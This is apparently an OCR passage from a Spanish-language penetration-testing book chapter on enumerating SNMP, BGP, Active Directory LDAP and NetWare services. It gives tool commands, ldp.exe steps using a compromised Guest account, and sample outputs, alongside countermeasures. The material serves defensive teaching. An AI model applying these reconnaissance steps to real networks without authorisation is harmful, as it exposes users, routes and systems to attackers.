```
  -o <outputfile>    output log
  -d                 debug mode, use twice for more information

  -w n               wait n milliseconds (1/1000 of a second) between
sending packets (default 10)
  -q                 quiet mode, do not print log to stdout, use with -l
examples: ./onesixtyone -c dict.txt 192.168.4.1 public
          ./onesixtyone -c dict.txt -i hosts -o my.log -w 100
```




Figura 3-7 IP Network Browser de SolarWind expande información disponible en sistemas que ejecutan agentes SNMP cuando se proporciona con la cadena de comunidad correcta. El sistema que se muestra aquí usa la cadena predeterminada “public”.




Figura 3-8 SNScan escanea un rango de hosts para probar las cadenas de comunidad SNMP.

Medidas para contrarrestar la enumeración de SNMP

La forma más simple de evitar esta actividad es quitar o deshabilitar agentes SNMP en máquinas individuales. Si apagar SNMP no es una opción, al menos asegúrese de que esté correctamente configurado con nombres de comunidad seleccionados de manera apropiada (no las opciones predeterminadas "public" o "private"). Por supuesto, si está usando SNMP para administrar su red, asegúrese de bloquear el acceso a los puertos 161 de TCP y UDP (SNMP GET/SET) en todos los dispositivos de acceso de red del perímetro. Por último, restrinja el acceso a agentes SNMP a la dirección IP de consola de administración apropiada. Por ejemplo, el agente SNMP de Microsoft puede configurarse para responder sólo a solicitudes SNMP que se originan en un conjunto de direcciones IP definidas por el administrador.

También considere el uso de SNMP V3, detallado en la RFC 2571-2575. SNMP V3 es mucho más seguro que V1/V2 y proporciona cifrado mejorado y mecanismos de autentificación. Por desgracia, V1/V2 es la que está implementada de manera más amplia, y muchas organizaciones no están dispuestas a migrar a una versión más segura.

En los sistemas de la familia NT de Windows, puede editar el registro para permitir sólo acceso aprobado al nombre de comunidad SNMP y para evitar que se envíe la información de MIB de Microsoft. En primer lugar, abra regedt32 y vaya a HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ValidCommunities. Seleccione Seguridad | Permisos y después establezca los permisos para permitir sólo acceso a usuario aprobados. Después, navegue a HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ExtensionAgents, elimine el valor que contiene la cadena "LANManagerMIB2Agent", y después cambie el nombre de las entradas restantes para actualizar la secuencia. Por ejemplo, si el valor eliminado fue el número 1, entonces cambie el nombre de 2, 3, etc., hasta que la secuencia comience con 1 y termine con el total de valores en la lista.

Esperamos que después de leer esta sección ya tenga una comprensión general de por qué permitir que la información SNMP interna se filtre a redes públicas está absolutamente contraindicado. Para conocer más información sobre SNMP en general, busque las RFC más recientes de SNMP en www.rfc-editor.org.

Enumeración de BGP, TCP 179

Popularidad:	*2*
Simplicidad:	*6*
Impacto:	*2*
Evaluación del riesgo:	***3***

El protocolo de puerta de enlace de extremo (BGP, Border Gateway Protocol) es el protocolo de enrutamiento *de facto* en Internet y se usa para que los enrutadores propaguen información necesaria para enrutar paquetes IP a sus destinos. Al ver las tablas de enrutamiento BGP, puede determinar las redes asociadas con una corporación particular para agregar su matriz de host objetivo. No todas las redes conectadas a Internet "hablan" BGP, y tal vez este método no funcione con redes corporativas. Sólo las redes que tienen más de un uplink usan BGP, y éstos suelen usarlos organizaciones de medias a grandes.

La metodología es simple. Aquí se muestran los pasos para realizar enumeración de enrutador BGP:

1. Determine el número de sistema autónomo (ASN, Autonomous System Number) de la organización de destino.
2. Ejecute una consulta en enrutadores para identificar todas las redes donde AS Path termina con el ASN de la organización.

Enumeración de BGP de Internet El protocolo BGP usa las direcciones de red IP y ASN exclusivamente. El ASN es un número entero de 16 bits que una organización compra de ARIN para identificarse a sí misma en la red. Puede considerar que un ASN es como una dirección IP para una organización. Debido a que no puede ejecutar comandos en un enrutador al usar un nombre de compañía, el primer paso consiste en determinar el ASN para una organización. Hay dos técnicas para hacer esto, dependiendo del tipo de información que tenga. Un método, si tiene un nombre de compañía, consiste en realizar una búsqueda whois en ARIN con la palabra clave ASN (véase la figura 3-9).




Figura 3-9 Salida para una búsqueda "ASN KPE". El ASN se identifica como 16394 para el nombre AS KPENY-AS.

De manera alterna, si tiene una dirección IP para la organización, puede consultar un enrutador y usar la última entrada en la ruta AS como el ASN. Por ejemplo, puede usar telnet en un enrutador público y realizar los siguientes comandos:

```
C:>\telnet route-views.oregon-ix.net
User Access Verification
Username: rviews
route-views.oregon-ix.net>show ip bgp 63.79.158.1
BGP routing table entry for 63.79.158.0/24, version 7215687
Paths: (29 available, best #14)
  Not advertised to any peer
  8918 701 16394 16394
```

```
212.4.193.253 from 212.4.193.253 (212.4.193.253)
Origin IGP, localpref 100, valid, external
```

La lista de números después de "Not advertised to any peer" es la ruta AS. Seleccione el último ASN en la ruta, 16394. Después, para consultar el enrutador usando el último ASN para determinar las direcciones de red asociadas con el ASN, haga lo siguiente:

```
route-views.oregon-ix.net>show ip bgp regexp _16394$
BGP table version is 8281239, local router ID is 192.32.162.100
Status codes: s suppressed, d damped, h history, * valid, > best, i -
internal
Origin codes: i - IGP, e - EGP, ? - incomplete
  Network          Next Hop            Metric LocPrf   Weight Path
*  63.79.158.0/24   212.4.193.253          0     8918    701 16394 16394
```

El carácter de guión bajo (_) se usa para denotar un espacio, y el signo de dólar ($) para denotar el final de una ruta AS. Esto es necesario para filtrar entradas donde el AS es una red transitada. Hemos eliminado las rutas duplicadas en la lista de salida porque son innecesarias para nuestro análisis. Sin embargo, la consulta ha identificado una red, 63.79.158.0/24, como perteneciente a KPE.

Dar estos pasos y recorrer la salida es fastidioso y adecuado para la automatización. ¡Deje que el código haga la caminata!

Concluimos con unas cuantas advertencias: muchas organizaciones no usan BGP, y es posible que esta técnica no funcione. En este caso, si busca la base de datos ARIN, no encontrará un ASN. Si usa el segundo método, el ASN regresado puede ser el del proveedor de servicio que está anunciando mensajes BGP en representación de su cliente. Revise ARIN en www.arin.net/whois para determinar si tiene el ASN correcto. La técnica que hemos demostrado es un proceso lento debido al número de entradas enrutadas que necesitan buscarse.

Enumeración de protocolo de enrutamiento interno Los protocolos de enrutamiento interno (es decir, RIP, IGRP y EIGRP) pueden ser muy descriptivos a través de la red local, y a menudo responderán a peticiones hechas por cualquiera. Aunque no da soporte a BGP, el Autonomous System Scanner (ASS) es parte de la Internetwork Routing Protocol Attack Suite (IRPAS) desarrollada por Phenoelit (http://phenoelit-us.org/irpas/docu.html). ASS es una herramienta de enumeración poderosa que funciona al olfatear el tráfico de red local y hacer escaneos directos. IRPAS se cubre en detalle en el capítulo 7 de este libro.

Medidas para contrarrestar la enumeración de enrutador BGP

Por desgracia, no existen buenas medidas para contrarrestar la enumeración de enrutador BGP. Para que los paquetes se enruten a su red, debe usarse BGP. Usar información no identificable en ARIN es una posibilidad, pero no evita el uso de la segunda técnica para identificar el ASN. Las organizaciones que no ejecutan BGP no tienen que preocuparse, y los demás pueden estar cómodos consigo mismos al observar la pequeña evaluación de riesgo y darse cuenta de que otras técnicas en este capítulo pueden usarse para enumeración de red.

Enumeración de LDAP de Active Directory de Windows, 389 y 3268 de TCP/UDP


Popularidad:	*2*
Simplicidad:	*2*
Impacto:	*5*
Evaluación del riesgo:	***3***

El cambio más fundamental introducido en la familia NT por Windows 2000 es la adición de servicio de directorio basado en el protocolo ligero de acceso a directorios que Microsoft denomina *Active Directory (AD)*. AD está diseñado para contener una representación lógica unificada de todos los objetos relevantes para la infraestructura tecnológica de la corporación. Por lo tanto, desde una perspectiva de enumeración, es una posible fuente primaria de fuga de información. Las herramientas de soporte de XP (www.microsoft.com/downloads/details.aspx?FamilyID-=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en) incluyen un cliente LDAP simple denominado Active Directory Administration Tool (`ldp.exe`) que se conecta a un servidor AD y explora el contenido del directorio.


Un atacante puede apuntar `ldp.exe` contra un host Windows 2000 o posterior, y todos los usuarios o grupos existentes pueden enumerarse con una simple consulta LDAP. Lo único que se necesita para realizar esta enumeración es crear una sesión autentificada por medio de LDAP. Si un atacante ya ha puesto en peligro una cuenta existen en el objetivo por otros medios, LDAP puede proporcionar un mecanismo alterno para enumerar usuarios, si los puertos NetBIOS están bloqueados o no disponibles.

Ilustramos la enumeración de usuarios y grupos al usar `ldp.exe` en el siguiente ejemplo, que pone como objetivo el controlador de dominio Windows 2000 bigdc.labfarce2.org, cuyo contexto raíz de Active Directory es `DC=labfarce2, DC=org`. Suponemos que ya se ha puesto en peligro la cuenta Guest en BIGDC (si tiene la contraseña "guest"). Aquí se muestran los pasos relacionados:


1. Conéctese al objetivo con ldp. Abra Connection | Connect e inserte la dirección IP o el nombre DNS del servidor de destino. Puede conectarse al puerto LDAP predeterminado, 389, o usar el puerto AD Global Catalog, 3268. Aquí se muestra el puerto 389:



2. Una vez que la conexión esté hecha, se autentifica como su usuario Guest que ha puesto en peligro. Esto se hace al seleccionar Connections | Bind, asegurándose de que la casilla de verificación Domain esté seleccionada con el nombre de dominio apropiado, e inserte las credenciales del invitado, como se muestra a continuación:



3. Ahora que se ha establecido una sesión LDAP autentificada, puede realmente enumerar usuarios y grupos. Abra View | Tree e inserte el contexto de la raíz en el cuadro de diálogo resultante. Por ejemplo, aquí se muestra `DC=labfarce2, DC=org`:



4. Aparece un nodo en el panel de la izquierda. Haga clic en el símbolo más (+) para abrirlo y revelar los objetos base bajo la raíz del directorio.
5. Haga doble clic en los contenedores CN=Users y CN=Builtin. Éstos se abrirán para enumerar todos los usuarios y todos los grupos integrados en el servidor, respectivamente. El contenedor Users se despliega en la figura 3-10.

¿Cómo es esto posible con una simple conexión de invitado? Ciertos servicios NT4 antiguos (como Remote Access Service y SQL Server) deben ser capaces de consultar objetos de usuarios y grupos dentro de AD. La rutina de instalación de AD de Windows 2000 (`dcpromo`) pregunta si el usuario quiere relajar los permisos de acceso en el directorio para permitir que servidores antiguos realicen estas búsquedas, como se muestra en la figura 3-10. Si se seleccionan los permisos relajados en la instalación, los objetos de usuarios y grupos quedan accesibles para su enumeración mediante LDAP.

Realizar enumeración de LDAP en Linux es igual de simple, al usar LUMA (http://luma.sourceforge.net/) o JXplorer basado en Java (www.jxplorer.org/). Ambas herramientas son gráficas, así que tendrá que estar dentro de X Windows para usarlas. De forma alterna, existe `ldapenum` (http://sourceforge.net/projects/ldapenum), una secuencia de línea de comandos de Perl que puede usarse en Linux y Windows.




Figura 3-10 Active Directory Administration Tool, ldp.exe, enumera usuarios y grupos de Active Directory por medio de una conexión autentificada.

Medidas para contrarrestar la enumeración de Active Directory

Antes que nada, debe filtrar el acceso a los puertos 389 y 3268 en el extremo de la red. A menos que planee exportar AD al mundo, nadie debe tener acceso no autentificado al directorio.

Para evitar que esta información se fugue de las entidades no autorizadas en las redes semiconfiables internas, los permisos AD necesitarán estar restringidos. La diferencia entre el modo compatible hacia atrás (léase "menos seguro") y el de Windows 2000 nativo reduce, en esencia, la membresía de grupo local integrado de Acceso a versiones anteriores a Windows. Este grupo tiene el permiso de acceso predeterminado al directorio que se muestra en la tabla 3-4.

Objeto	Permiso	Aplica a
Directorio raíz	Listar contenidos	Este objeto aplica a todos los secundarios
Objetos de usuario	Listar contenidos, leer todas las propiedades, leer permisos	Objetos de usuario
Objetos de grupo	Listar contenidos, leer todas las propiedades, leer permisos	Objetos de grupo

Tabla 3-4 Los permisos en objetos de usuario y grupo de Active Directory para el grupo Grupo de acceso compatible con versiones anteriores a Windows 2000.

El Asistente para instalación de Active Directory agrega Todos al grupo Acceso compatible con versiones anteriores a Windows 2000, si selecciona Compatible con permisos con la opción Servidores anteriores a Windows 2000 en la pantalla que se muestra en la figura 3-11. El grupo especial Todos incluye sesiones autentificadas con usuario *any*. Al eliminar el grupo Todos de Acceso compatible con versiones anteriores a Windows 2000 (y después reiniciar los controladores de dominio), el dominio opera con una mayor seguridad proporcionada por Windows 2000 nativo. Si necesita bajar la seguridad nuevamente por alguna razón, el grupo Todos puede volverse a agregar al ejecutar el siguiente comando en el indicador de comandos:

```
net localgroup "Pre-Windows 2000 Compatible Access" everyone /add
```

Para conocer más información, busque el artículo de KB Q240855 en http://support.microsoft.com/kb/240855.

El control de acceso dictado por membresía en el grupo Acceso compatible con versiones anteriores a Windows 2000 también aplica a las consultas ejecutadas sobre sesiones nulas de NetBIOS. Para ilustrar esto, considere dos usos de la herramienta `enum` (descritos antes) en el siguiente ejemplo. La primera vez se ejecuta contra una máquina Windows 2000 Advanced Server en que Todos es un miembro del grupo Acceso compatible con versiones anteriores a Windows 2000:

```
C:\>enum -U corp -dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
  Administrator Guest IUSR_CORP-DC IWAM_CORP-DC krbtgt
  NetShowServices TsInternetUser
cleaning up... success.
```




Figura 3-11 El Asistente para la instalación de Active Directory (dcpromo) pregunta si los permisos predeterminados para objetos de usuario y grupo deben ser relajados para accesibilidad con sistemas heredados.

Ahora quitamos Todos del grupo Compatible, reiniciamos y ejecutamos la misma consulta `enum` nuevamente:

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```

Enumeración de NetWare Novell, 524 de TCP e IPX

Popularidad:	*7*
Simplicidad:	*6*
Impacto:	*1*
Evaluación del riesgo:	***5***

Microsoft Windows no está solo con sus agujeros de "sesiones nulas". NetWare de Novell tiene un problema similar (en realidad, peor). Novell prácticamente da la granja de información, sin autentificarse siquiera ante un solo servidor o árbol. Los antiguos servidores NetWare 3.x y 4.x (con Bindery Context habilitado) tienen lo que se llama vulnerabilidad de "Adjuntar", que permite que cualquier persona descubra servidores, árboles, grupos, impresoras y nombres de usuario sin iniciar sesión en un solo servidor. Le mostraremos la sencillez con que se hace esto y después haremos recomendaciones para tapar estos huecos de información.

Enumeración NetWare por medio de Network Neighborhood El primer paso para enumerar una red Novell consiste en aprender acerca de los servidores y árboles disponibles en la red. Eso se hace de varias formas, pero ninguna más simple que mediante el Entorno de red de Windows. Esta práctica utilería de exploración de red consultará todos los servidores Novel y sus árboles NDS en la red (véase la figura 3-12). Esta enumeración ocurre a través de IPX en redes NetWare tradicionales, o del protocolo central de NetWare (NCP, NetWare Core Protocol; 524 de TCP) para servidores NetWare 5 o mayores que ejecutan TCP/IP "puro" (en esencia, el cliente de software NetWare envuelve IPX en un paquete IP con puerto de destino 524 de TCP). Aunque no puede cambiar rápidamente el árbol NDS de Novell sin iniciar sesión al árbol en sí, esta capacidad representa los primeros pasos hacia ataques más serios.





Figura 3-12 El Entorno de red de Windows enumera servidores y árboles de Novell, respectivamente, en una red.

Conexiones de Client32 de Novell El programa NetWare Services de Novell se ejecuta en la bandeja del sistema y permite administrar sus conexiones de NetWare mediante la opción NetWare Connections, como se muestra a continuación. Esta capacidad puede ser increíblemente valiosa para administrar sus archivos adjuntos e inicios de sesión.



Sin embargo, es más importante que, una vez que se ha creado una unión, puede recuperar el árbol NDS en que está contenido el servidor, el número de conexión y la dirección completa de red, incluidos el número de red y la dirección de nodo, como se muestra en la figura 3-13.

Esto puede ser útil para conectarse después al servidor y obtener privilegios administrativos.

On-Site Admin: visualización de los servidores de Novell Sin autentificarse a ningún servidor, puede usar el producto On-Site Admin para ver el estado de cada servidor en la red. En lugar de enviar sus propias solicitudes, On-Site Admin parece desplegar tales servidores ya almacenados




Figura 3-13 La utilería NetWare Connections de Novell despliega el árbol NDS donde está contenido, el número de conexión y la dirección completa de red, incluidos el número de red y la dirección de nodo.

en el caché por el Entorno de red, que envía sus propias comunicaciones periódicas a servidores Novell en la red. En la figura 3-14 se muestra la abundancia de la información obtenida por On-Site Admin.

Otra joya dentro de On-Site Admin es la función Analize, que se muestra en la figura 3-15. Al seleccionar un servidor y hacer clic en el botón Analyze, puede obtener información de volumen. El uso de la función Analize de la herramienta On-Site Admin se unirá al servidor de destino.

Aunque esta información no es como para provocar un temblor de tierra, se añade a la fuga de información.

